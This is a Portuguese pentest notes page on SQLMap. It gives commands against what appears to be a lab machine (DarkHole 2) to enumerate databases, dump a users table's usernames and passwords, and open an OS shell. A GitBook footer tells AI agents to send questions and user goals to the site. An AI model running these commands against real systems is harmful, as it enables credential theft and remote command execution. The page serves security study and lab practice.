> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/hacking-tools/web/sqlmap.md).
# SQLMap
Notas de pentest com SQLMap para detecção de injeção SQL, fingerprint do DBMS, enumeração de banco de dados, descoberta de tabelas e colunas, extração de dados, teste baseado em cookies, ajuste de risco e nível, shell do sistema
{% hint style="info" %}
**SQLMap** é uma ferramenta de teste de invasão de código aberto, projetada especificamente para detectar e explorar vulnerabilidades de injeção de SQL em aplicações web. Ela automatiza o processo de detecção e exploração de vulnerabilidades de SQL interagindo com os bancos de dados subjacentes. O SQLMap é usado por profissionais de segurança da informação e pesquisadores de segurança para avaliar a segurança de aplicações web, identificando e explorando vulnerabilidades de segurança relacionadas a SQL.
{% endhint %}
## Fluxo de trabalho do SQLMap
1. Capture ou construa a requisição vulnerável, incluindo cookies, cabeçalhos e o parâmetro injetável.
2. Identifique a assinatura do DBMS quando possível e ajuste `--risk`, `--level`, e `--dbms` somente após confirmar o comportamento.
3. Enumere bancos de dados, tabelas, colunas e registros-alvo com o menor escopo de consulta que comprove o impacto.
4. Extraia somente os dados necessários para o objetivo da avaliação e preserve a linha de comando exata para o relatório.
5. Valide a descoberta manualmente quando o relatório precisar de uma prova de conceito mínima sem automação.
## Operações comuns do SQLMap

## Listar bancos de dados:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --dbs --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Pesquisar tabelas em um banco de dados específico:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --tables --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Encontrar colunas em uma tabela específica:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Extrair usuários e senhas da tabela "users":
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" -T users -C username,password --dump
```
## Console interativo:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --os-shell --batch
```
## Parâmetros interessantes:
#### Defina o risco e a profundidade do ataque:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --dbms mysql --risk 3 --level 4
```
#### Se soubermos o tipo de banco de dados pelo parâmetro:
--dbms mysql
#### Para testar todos os tipos de ataque sem fazer uma solicitação toda vez:
```bash
--batch
```
### Todas as notas
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/hacking-tools/web/sqlmap.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.